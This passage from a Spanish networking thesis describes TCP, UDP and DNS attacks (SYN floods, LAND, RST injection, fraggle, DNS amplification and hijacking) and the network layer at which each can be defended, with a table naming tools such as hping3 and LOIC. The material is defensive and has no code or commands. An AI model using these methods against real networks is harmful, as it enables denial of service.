


Figura 2-20. Diagrama de paso de mensajes y estados de los nodos al finalizar una conexión [31]

Cuando uno de los nodos decide finalizar la conexión envía un segmento con la bandera FIN activa. Si durante un margen de tiempo no recibe un ACK y FIN de la contraparte, se reenvía el segmento FIN; si los recibe, le

confirma su recepción con un último ACK. Nuevamente, si dentro de un margen de tiempo recibe los segmentos ACK-*FIN*, reenvía el ACK para que ambas partes puedan cerrar de forma independiente la conexión.

2.3.1.1 Ataques sobre TCP

El establecimiento y cierre de conexión TCP es el protagonista de la mayoría de los ataques recogidos ya que se parte de una confianza entre ambos equipos.[3]

2.3.1.1.1 Inundación *SYN*

El *Triple-way handshake* no tiene ningún mecanismo de protección para evitar que el proceso no se quede a la mitad: un atacante puede enviar una gran cantidad de mensajes SYN para saturar los *sockets* de conexión, por ejemplo, de un servidor web y dejarlos en estado *SYN-RECV* a la espera del ACK. Según el tiempo de espera establecido y los recursos consumidos por el sistema operativo del servidor, en mayor o menor medida se consigue una degradación de los servicios ofrecidos. Los equipos intermediarios —como los cortafuegos— deben poder inspeccionar la capa de transporte (L4) de los paquetes para poder detectar, limitar y/o filtrar este tipo de ataques.




Figura 2-21. Diagrama ilustrativo del ataque inundación SYN [32]

Nivel de la		Justificación
Víctima	L4	La víctima es cualquier equipo con *sockets* TCP en estado de escucha (L4)
Defensa	L3	La defensa se basa en la inspección de los segmentos TCP de llegada (L4) y/o el flujo de los mensajes, funcionalidades adicionales que el conmutador carece, necesitando un rúter, cortafuegos u otro elemento de nivel L3 con dichas funciones.

Tabla 2-15. Nivel de víctima y defensa, y su justificación en ataque Inundación SYN

2.3.1.1.2 Inundación *SYN* con suplantación IP

Este ataque sigue el mismo principio y, por tanto, obtiene el mismo resultado que en el apartado anterior (2.3.1.1.1), pero se modifica la dirección IP del atacante. De esta forma, se evita que la dirección del atacante pueda ser bloqueada en una lista negra en el servidor u otro nodo intermedio que proteja su acceso. Además de lo especificado en el apartado 2.3.1.1.1, elementos como los balanceadores de carga pueden ayudar a que el ataque se disipe entre varios servidores. Dentro de una red LAN, se pueden emplear mecanismos de defensas anteriormente mencionados de nivel L2 como la asociación MAC-IP-VLAN-Puerto.

[3] Entre otras motivaciones, el protocolo SCTP (*Stream Control Transmission Protocol*) es una mejora directa de TCP en cuanto a seguridad, ya que el nuevo *handshake* busca verificar la asociación y la autenticidad de las solicitudes.

Nivel de la		Justificación
Víctima	L4	La víctima es cualquier equipo con *sockets* TCP en estado de escucha (L4)
Defensa	L2	La defensa se basa en el uso de la tabla DHCP Snooping (construida por el plano de control del conmutador examinando los mensajes L7 DHCP), pero el plano de datos del equipo no requiere dirección IP, como un conmutador (L2)

Tabla 2-16. Nivel de víctima y defensa, y su justificación en ataque Inundación SYN con suplantación

2.3.1.1.3 Inundación SYN-ACK o ACK

En este caso, y a diferencia del ataque recogido en el apartado 2.3.1.1.1, la inundación mediante segmentos SYN-ACK o ACK de nivel L4 tiene como única finalidad sobrecargar el equipo con un alto volumen de tráfico. En comparación con otros ataques de la misma naturaleza, este ataque de inundación consume recursos extra en los servidores, ya que son segmentos inesperados que no tienen una sesión o conexión asociada. Por tanto, la degradación del servicio obtenida en comparación con otros ataques de inundación obtiene resultados más severos. Es necesario que los equipos intermedios inspeccionen la cabecera TCP de los mensajes (L4) para poder determinar si hay conexiones asociadas o no, y tomar medidas al respecto.

Nivel de la		Justificación
Víctima	L4	La víctima es cualquier equipo con nivel de plano de datos de transporte (L4)
Defensa	L3	La defensa se basa en la inspección de los segmentos TCP de llegada (L4) y/o el flujo de los mensajes, funcionalidades adicionales que el conmutador carece, necesitando un rúter, cortafuegos u otro elemento de nivel L3 con dichas funciones.

Tabla 2-17. Nivel de víctima y defensa, y su justificación en ataque Inundación SYN-ACK o ACK

2.3.1.1.4 Reflexión *SYN*-ACK

Como se menciona en el apartado 2.2.2.1.2, un ataque de reflexión consiste en enviar, con la dirección IP de la víctima suplantada, multitud de mensajes a diferentes máquinas para que todas las respuestas se dirijan a la víctima y la sature. En este caso, en esta variante del ataque 2.3.1.1.3 el atacante inunda distintos servidores con sockets TCP en escucha para que envíe los segmentos SYN-ACK a la víctima. Si tanto la red del servidor como de la víctima cuentan con elementos de seguridad (balanceadores de carga, cortafuegos, filtros, u otros elementos capaces de inspeccionar la cabecera L4) las probabilidades de éxito del ataque disminuyen. Como en el ataque 2.3.1.1.2, en una red LAN puede ser defendible a nivel L2 con la asociación MAC-IP-VLAN-Puerto.

Nivel de la		Justificación
Víctima	L4	La víctima es cualquier equipo con nivel de plano de datos de transporte (L4)
Defensa	L2	La defensa se basa en el uso de la tabla DHCP Snooping (construida por el plano de control del conmutador examinando los mensajes L7 DHCP), pero el plano de datos del equipo no requiere dirección IP, como un conmutador (L2)

Tabla 2-18. Nivel de víctima y defensa, y su justificación en ataque Reflexión SYN-ACK

2.3.1.1.5 Local Area Network Denial (LAND)

El ataque LAND consiste en enviar un segmento SYN con los puertos origen y destino iguales al puerto de escucha de la víctima y la dirección IP origen de esta. Los sistemas operativos vulnerables a este ataque, al intentar responder, entran en un bucle que puede causar que el sistema colapse. Tal y como se ha expuesto con otros ataques basados en la suplantación IP, detectar y eliminar paquetes con direcciones falsificadas es crucial.

2.3.1.1.6 Ataque de reseteo de conexión

La conexión TCP puede finalizar de forma repentina a la llegada de un segmento con la bandera RST activa y los campos *sequence* y *acknowledgement number* adecuados. Si un atacante es capaz de monitorizar la conexión, puede suplantar la dirección de uno de los extremos y forjar un segmento con los campos apropiados para romperla. Además, puede evitar futuras conexiones a través del envío de más segmentos RST en el *handshake*, llevando a una denegación de servicio completa.




Figura 2-22. Atacante rompiendo una conexión mediante ataque de reseteo

Nivel de la		Justificación
Víctima	L4	La víctima es cualquier equipo con *sockets* TCP en estado de escucha (L4)
Defensa	L2	La defensa se basa en el uso de la tabla DHCP Snooping (construida por el plano de control del conmutador examinando los mensajes L7 DHCP), pero el plano de datos del equipo no requiere dirección IP, como un conmutador (L2)

Tabla 2-19. Nivel de víctima y defensa, y su justificación en ataque de Reseteo de conexión

2.3.1.1.7 Predicción de secuencia

Como su nombre indica, este ataque intenta adivinar el *sequence number* del próximo segmento TCP que un equipo va a enviar. Así, en caso de acierto, un atacante con su dirección IP falseada puede enviar datos con fines maliciosos a la víctima. Los equipos vulnerables a la predicción de secuencia son susceptibles de sufrir ataques de denegación de servicio o de inyección de datos maliciosos. Como en otros casos, es necesario que los equipos intermedios puedan detectar suplantaciones IP (funcionalidad L2). No obstante, los sistemas operativos Linux y, en general, los contemporáneos implementan una aleatorización satisfactoria del número de secuencia inicial [33].

Nivel de la		Justificación
Víctima	L4	La víctima es cualquier equipo con *sockets* TCP en estado de escucha (L4)
Defensa	L2	La defensa se basa en el uso de la tabla DHCP Snooping (construida por el plano de control del conmutador examinando los mensajes L7 DHCP), pero el plano de datos del equipo no requiere dirección IP, como un conmutador (L2)

Tabla 2-20. Nivel de víctima y defensa, y su justificación en ataque de Predicción de secuencia

2.3.1.1.8 Fragmentación TCP

Dentro de TCP se pueden distinguir dos tipos de ataques de fragmentación dependiendo de la vulnerabilidad que se pretenda aprovechar. Si se busca un mal reensamblado en el destino, el ataque se conoce como *teardrop*, y explota un *bug* en ciertos sistemas operativos que causan la denegación de servicio de este. Por otra parte, si la fragmentación se utiliza para sortear un cortafuegos o filtros, este ataque coloca las banderas con intenciones dañinas en el segundo fragmento. En definitiva, los ataques de fragmentación TCP obtienen resultados similares o más potentes que el reensamblado IP básico (0), y requieren de cortafuegos que inspeccionen los segmentos (nivel L4) para bloquearlos.

Nivel de la		Justificación
Víctima	L4	La víctima es cualquier equipo con nivel de plano de datos de transporte (L4)
Defensa	L3	Al basarse en la fragmentación IP, la defensa se basa en la inspección de elementos de la capa de red (L3), funcionalidad adicional que el conmutador carece, necesitando un rúter, cortafuegos u otro elemento de nivel L3.

Tabla 2-21. Nivel de víctima y defensa, y su justificación en ataque de Fragmentación TCP

2.3.2 *User Datagram Protocol* (UDP)

La propia RFC que la define (RFC 768 [34]) considera UDP como el servicio mínimo de transporte para las aplicaciones. UDP está orientado a transacciones, no a conexiones, y no garantiza la correcta entrega de los datagramas enviados; únicamente es capaz de detectar mensajes erróneos con la suma de verificación (*checksum*).




Figura 2-23. Formato de la cabecera UDP

Como se puede observar en la Figura 2-23, la cabecera UDP únicamente añade 8 octetos al paquete IP subyacente, indicando al igual que en TCP el puerto origen y destino para ser entregado a la aplicación correspondiente. Precisamente, la gran ventaja de utilizar UDP radica en su sencillez y ligereza, ya que no necesita establecer conexiones, reenviar o confirmar la recepción de los datagramas. Algunas de las aplicaciones de Internet más comunes utilizan UDP, como por ejemplo DNS o DHCP, así como aquellas que transmiten voz y vídeo sobre IP.

2.3.2.1 Ataques sobre UDP

Los ataques a UDP son menos numerosos en comparación con TCP, ya que su simpleza aporta pocas vulnerabilidades a la capa de transporte.

2.3.2.1.1 Inundación UDP

A diferencia de otros ataques de la misma categoría, como la inundación ping (2.2.2.1.1), la inundación UDP tiene un coste de procesamiento extra para el equipo atacado. Esto sucede porque la víctima, ante la llegada de

un datagrama UDP, comprueba primero si hay alguna aplicación a la escucha en el puerto indicado. De no ser así, informa al origen de que el puerto destino es inaccesible con un mensaje ICMP tipo 3, código 3. Un alto volumen de mensajes puede saturar los sistemas finales, conllevando una degradación o denegación de servicio. Al igual que ataques de inundación anteriores, una limitación del tráfico a nivel L3 puede atenuar los efectos del ataque. En combinación con equipos que filtren según el puerto destino (L4), se puede evitar que el servidor procese los mensajes.

Nivel de la		Justificación
Víctima	L4	La víctima es cualquier equipo con nivel de plano de datos de transporte (L4)
Defensa	L3	La defensa se basa en la inspección de los datagramas de llegada (L4) y/o el flujo de los mensajes, funcionalidades adicionales que el conmutador carece, necesitando un rúter, cortafuegos u otro elemento de nivel L3 con dichas funciones.

Tabla 2-22. Nivel de víctima y defensa, y su justificación en ataque de Inundación UDP

2.3.2.1.2 Fraggle

La asociación de ciertos puertos TCP y UDP a determinadas aplicaciones de interés general tiene como fin facilitar el descubrimiento o el acceso a dichas aplicaciones. El ataque *fraggle* es un tipo concreto de ataque *smurf* (2.2.2.1.2) que se dirige, comúnmente, hacia los puertos UDP 7, 13 y 19. Estos puertos se consideran de diagnóstico y el volumen de tráfico que generan es igual o mayor que el de las peticiones. Estos ataques se denominan ataques de amplificación y su potencia se mide en el factor de amplificación o BAF (*Bandwidth Amplification Factor*). De los tres puertos, el que mayor BAF tiene es el puerto 19 (CHARGEN), con un valor de 358’8 [35]. Este ataque tiene las mismas consecuencias —o incluso más graves— y fortificación que el apartado anterior (2.3.2.1.1).

Nivel de la		Justificación
Víctima	L4	Las víctimas son equipos con nivel de plano de datos de transporte (L4)
Defensa	L2	La defensa se basa en el uso de la tabla DHCP Snooping (construida por el plano de control del conmutador examinando los mensajes L7 DHCP), pero el plano de datos del equipo no requiere dirección IP, como un conmutador (L2)

Tabla 2-23. Nivel de víctima y defensa, y su justificación en ataque Fraggle

2.3.2.1.3 Fragmentación UDP

El ataque de fragmentación UDP es, esencialmente, un ataque de inundación UDP a un puerto o puertos específicos (nivel L4) que utiliza la fragmentación IP para un mayor consumo de ancho de banda y consumo de recursos. Al incluir el proceso de reensamblado en el destino, la víctima debe consumir un mayor número de recursos y podría evitar que atienda a peticiones legítimas, es decir, un ataque de DoS.

Nivel de la		Justificación
Víctima	L4	La víctima es cualquier equipo con nivel de plano de datos de transporte (L4)
Defensa	L3	Al basarse en la fragmentación IP, la defensa se basa en la inspección de elementos de la capa de red (L3), funcionalidad adicional que el conmutador carece, necesitando un rúter, cortafuegos u otro elemento de nivel L3.

Tabla 2-24. Nivel de víctima y defensa, y su justificación en ataque de Fragmentación UDP

2.3.3 Sumario de ataques de capa transporte

Ataque	Objetivo	Nivel víctima/defensa Nivel ataque	¿Defendible en conmutador?	Consecuencias	Herramientas de ataque	¿Implementado en otro TFG/TFM?
Inundación SYN [36]	Equipo final	L4/L3 L3	No	DoS	hping3, nemesis, LOIC, IP Sorcery	No
Inundación SYN con suplantación [36]	Equipo final	L4/L2 L2	Sí Asociar IP-MAC-VLAN-Puerto	DoS	hping3, nemesis, LOIC, IP Sorcery	No
Inundación SYN-ACK [37], Inundación ACK [38]	Equipo final	L4/L3 L3	No	DoS	hping3, nemesis, LOIC, IP Sorcery	No
Reflexión SYN-ACK [39]	Equipo final	L4/L2 L2	Sí Asociar IP-MAC-VLAN-Puerto	DoS	hping3, nemesis, LOIC, IP Sorcery	No
LAND [40]	Equipo final	L4/L2 L2	Sí Asociar IP-MAC-VLAN-Puerto	DoS	hping3, nemesis, LOIC, IP Sorcery	Sí [16]
Reseteo de conexión [41]	Equipo final	L4/L2 L2	Sí Asociar IP-MAC-VLAN-Puerto	DoS	netwox, nping	No
Predicción de secuencia [42]	Equipo final	L4/L2 L2	Sí Asociar IP-MAC-VLAN-Puerto	DoS, inyección	hping3, nemesis, LOIC, IP Sorcery	No

Ataque	Objetivo	Nivel víctima/defensa Nivel ataque	¿Defendible en conmutador?	Consecuencias	Herramientas de ataque	¿Implementado en otro TFG/TFM?
Fragmentación TCP [43] [44]	Equipo final	L4/L3 L3	No	DoS	hping3, nemesis, LOIC, IP Sorcery	No
Fraggle [45]	Equipo final	L4/L2 L2	Sí Asociar IP-MAC-VLAN-Puerto	DoS	hping3, nemesis, LOIC, IP Sorcery, UDP Flooder	No
Inundación UDP [36]	Equipo final	L4/L3 L3	No	DoS	hping3, nemesis, LOIC, IP Sorcery, UDP Flooder	Sí [16]
Fragmentación UDP [46]	Equipo final	L4/L3 L3	No	DoS	hping3, nemesis, LOIC, IP Sorcery	No

Tabla 2-25. Resumen de los ataques de capa transporte

2.4 Protocolos de capa aplicación

La séptima y última capa del modelo OSI es la denominada capa de aplicación. Esta es la responsable de mostrar la información recibida al usuario a través de una interfaz. Existe una gran variedad de aplicaciones que atienden a las distintas necesidades de los usuarios. Una de ellas, utilizada en el día a día, es DNS. A continuación, se va a exponer con más detalle su propósito, uso y ataques a los que DNS es vulnerable. Los TFM [6] y [16] son la base de los ataques de este apartado, los cuales han sido agrupados según su finalidad.

2.4.1 *Domain Name System* (DNS)

El estándar de DNS aparece en las RFC 1034 [47] y 1035 [48]. El objetivo de DNS es doble: por un lado, evitar a los usuarios la memorización de direcciones IP de los distintos servidores a los que quiere acceder; por otro, agrupar en un mismo nombre las diversas direcciones que puede tomar una misma aplicación o dominio. Por ejemplo, un usuario que desea acceder a Google solo tiene que escribir www.google.com en el buscador, y DNS se encarga de traducir el nombre a la IP correspondiente.[4]

El ejemplo expuesto se corresponde con la solicitud de un registro A (o AAAA, si en vez de una dirección IPv4 se solicita una IPv6), pero no es el único tipo de registro que almacenan los servidores DNS. Además de los A y AAAA, otros registros de interés son: MX (servidores de correo electrónico), CNAME (alias de un nombre), DNAME (igual que CNAME, pero incluyendo el resto de subnombres), NS (servidores autoritativos para una zona determinada) y SOA (información autoritativa sobre una zona). Otro registro relevante es PTR, que se utiliza en las búsquedas de DNS inverso, es decir, traducir direcciones IP a nombres de dominio.

[4] En España sería la dirección 142.250.200.78. Si se buscase www.google.com en el estado de Virginia, Estados Unidos, el servidor DNS más cercano devolvería 142.251.167.139

DNS, por defecto, tiene asignado el puerto 53 en los equipos y puede ir sobre TCP o UDP. El uso de un protocolo de transporte u otro depende de la cantidad de información a transmitir. Como se indica en la RFC 1035, se recomienda utilizar UDP para consultas estándares en Internet; TCP, por lo contrario, debe usarse para transferencia de zonas (replicación de bases de datos entre servidores) y cuando los datos a transmitir sean mayores a 512 octetos, evitando la fragmentación IP.

En la Figura 2-24 se puede observar su cabecera:




Figura 2-24. Formato del mensaje y de la cabecera DNS

- ID: identifica la solicitud del cliente. El servidor debe responder con el mismo ID y dirigirse al mismo puerto para que una solicitud se considere válida.[5]
- QR y *Opcode*: especifican si el mensaje es una pregunta o respuesta y qué ha sido solicitado (solicitud estándar, inversa o de estado del servidor).
- Banderas AA, TC, RD y RA: cuando están activas, indican que la respuesta viene de un servidor autoritativo (AA), que el mensaje ha sido truncado (TC), que se ha solicitado una respuesta recursiva (RD) y que la recursividad está disponible en el servidor (RA).
- RCODE: cuando su valor es 0, indica que no ha habido ningún error; de lo contrario, avisa al cliente de que la solicitud ha tenido problemas para ser respondida por: error de formato (1), error del servidor (2), error en el nombre solicitado (3), registro no implementado en el servidor (4) y rechazo por política del servidor (5).
- QD/AN/NS/ARCOUNT: especifican el número de entradas en las secciones que continúan después de la cabecera. En la Figura 2-25 se puede comprobar cómo estos campos se corresponden directamente, uno a uno, con las secciones *question*, *answer, authority* y *additional* (pregunta, respuesta, autoridad y adicional, respectivamente).

[5] Aunque no está recogido en los estándares de DNS, la mayoría de solucionadores escogen pseudoaleatoriamente el ID y puerto origen para una mayor seguridad. La RFC 5452 [107], estándar propuesto, reconoce cómo la aleatorización de ambos campos complica la efectividad de los ataques DNS al casi duplicar el espacio muestral.




Figura 2-25. Formato de la respuesta DNS

A no ser que se ejecute de forma explícita, el proceso de resolución de nombres ocurre de manera transparente para el usuario. Cuando se escribe un nombre en lugar de una dirección IP, es imprescindible llevar a cabo una traducción. En primer lugar, se comprueba que haya una entrada estática del nombre almacenada en la máquina. Si la hubiera, se toma la dirección IP anotada y finaliza; de lo contrario, es necesario recurrir a un servidor DNS. La dirección de los servidores DNS debe existir en la máquina del cliente DNS y se realiza una consulta, en orden, a las direcciones indicadas hasta obtener una respuesta satisfactoria.

En un escenario típico, se distinguen 4 figuras —sin contar con el cliente— en el proceso de resolución:

- Solucionador recursivo: recibe la petición del cliente DNS y, como el nombre indica, de forma recursiva busca en los distintos servidores DNS el registro indicado por el cliente. Generalmente, suele tener una caché para evitar búsquedas repetidas y agilizar la respuesta.
- Servidor raíz: es el primer servidor al que el solucionador debe dirigirse, y su dirección es conocida de antemano. El servidor raíz responde según la extensión del dominio preguntado. En el ejemplo anterior, devuelve al solucionador recursivo la dirección del servidor encargado de los dominios ".com".
- Servidor de dominios de primer nivel: abreviado por sus siglas en inglés, el servidor TLD DNS contiene los registros bajo la extensión correspondiente (.com, .net, .org, …). Siguiendo el mismo ejemplo, el servidor TLD se encarga de responder la consulta de "google.com" y del resto de nombres que acaben en ".com".
- Servidor autoritativo: es el tercer y último tipo de servidor al que se recurre. Ofrece al solucionador el tipo de registro DNS solicitado o, en su defecto, devuelve un registro CNAME con la dirección de otro servidor autoritativo. Si el cliente ha solicitado un registro MX o NS, no se puede devolver uno CNAME.




Figura 2-26. Proceso de resolución recursivo DNS de www.google.com [49]

2.4.1.1 Ataques sobre DNS

DNS es un objetivo atractivo para los atacantes ya que su peso en Internet es notable: en un periodo de 90 días, un estudio recabó 7'54 billones de solicitudes DNS, más de 80 mil millones al día [50].

2.4.1.1.1 Inundación DNS

Los solucionadores de nombres públicos y los servidores DNS deben atender una gran cantidad de peticiones constantemente. La inundación DNS ataca a los objetivos (servidores DNS, nivel L7) con peticiones válidas, pero cuya finalidad es saturar sus recursos para dejar desatendidos a los clientes que intentan realizar peticiones legítimas. De esta manera, las peticiones de clientes legítimos pueden verse pausadas durante segundos o, en el peor de los casos, completamente desatendidas. Al igual que en el caso de la inundación TCP, son los cortafuegos, balanceadores de carga o *proxys* (elementos L3) quienes pueden colaborar en servir las respuestas o limitar el número de peticiones.

Nivel de la		Justificación
Víctima	L7	La víctima es un servidor DNS (L7)
Defensa	L3	Como en otros ataques de inundación, la defensa se basa en la inspección y limitación del flujo de mensajes, funcionalidad adicional que el conmutador carece, necesitando un rúter, cortafuegos u otro elemento de nivel L3 con dicha función.

Tabla 2-26. Nivel de víctima y defensa, y su justificación en ataque de Inundación DNS

2.4.1.1.2 Ataque de subdominio pseudoaleatorio

Una variante del ataque de inundación DNS consiste en realizar un gran número de peticiones a distintos dominios legítimos, pero encadenando un grupo pseudoaleatorio de caracteres (por ejemplo, 123asdf.google.com). Esta petición pasa correctamente por el servidor raíz, el servidor TLD y llega hasta el servidor autoritativo, que ante la cadena pseudoaleatoria responde con NXDOMAIN (código RCODE 3) por no existir dicho dominio. Como consecuencia, el servidor autoritativo pierde recursos en atender peticiones, a priori, legítimas pero erróneas, con un resultado similar al de la inundación DNS.

Nivel de la		Justificación
Víctima	L7	La víctima es un servidor DNS (L7)
Defensa	L3	Como en otros ataques de inundación, la defensa se basa en la inspección y limitación del flujo de mensajes, funcionalidad adicional que el conmutador carece, necesitando un rúter, cortafuegos u otro elemento de nivel L3 con dicha función.

Tabla 2-27. Nivel de víctima y defensa, y su justificación en ataque de Subdominio pseudoaleatorio

2.4.1.1.3 Amplificación/Reflexión DNS

Las peticiones DNS, en comparación con las respuestas, son relativamente pequeñas. El BAF del protocolo DNS oscila entre 28 y 54 [51]. Los ataques de amplificación DNS se aprovechan de este desequilibrio en comparación de las solicitudes para atacar a la víctima, cuya IP ha sido suplantada, con tráfico DNS. Este ataque también se denomina de reflexión por involucrar a intermediarios para generar el tráfico, como se ha visto en otros apartados. Así, el atacante, con relativo poco esfuerzo, puede generar una avalancha de respuestas DNS con la finalidad de sobrecargar la víctima y ralentizar el equipo. Para su defensa, debe prevenirse la suplantación IP (mecanismo de defensa L2) como se ha mencionado en anteriores ataques.

Nivel de la		Justificación
Víctima	L7	Las víctimas son un servidor y un cliente DNS (L7)
Defensa	L2	La defensa se basa en el uso de la tabla DHCP Snooping (construida por el plano de control del conmutador examinando los mensajes L7 DHCP), pero el plano de datos del equipo no requiere dirección IP, como un conmutador (L2)

Tabla 2-28. Nivel de víctima y defensa, y su justificación en ataque de Amplificación/Reflexión DNS

2.4.1.1.4 Secuestro/Redireccionamiento DNS

Un cliente DNS espera que el solucionador DNS le devuelva el nombre del dominio correcto que ha solicitado, al igual que el solucionador confía en la veracidad de la información suministrada por los servidores DNS. El secuestro o redireccionamiento DNS engloba los ataques cuyo objetivo es que el cliente se conecte a un servidor fraudulento. Las múltiples variedades de este ataque surgen del sistema afectado: el equipo del cliente (secuestro local), el enrutador al que está conectado (secuestro de rúter), el propio servidor DNS (*rogue* DNS) o el canal establecido entre cualquier punto medio del proceso (MitM). Las consecuencias dependen en gran parte de la página maliciosa que el atacante aloja, pero, en esencia, se consigue evitar que el servidor DNS legítimo reciba peticiones (DoS). El control del origen de dichas respuestas, es decir, la suplantación IP, es la clave para la defensa de estos ataques.

Nivel de la		Justificación
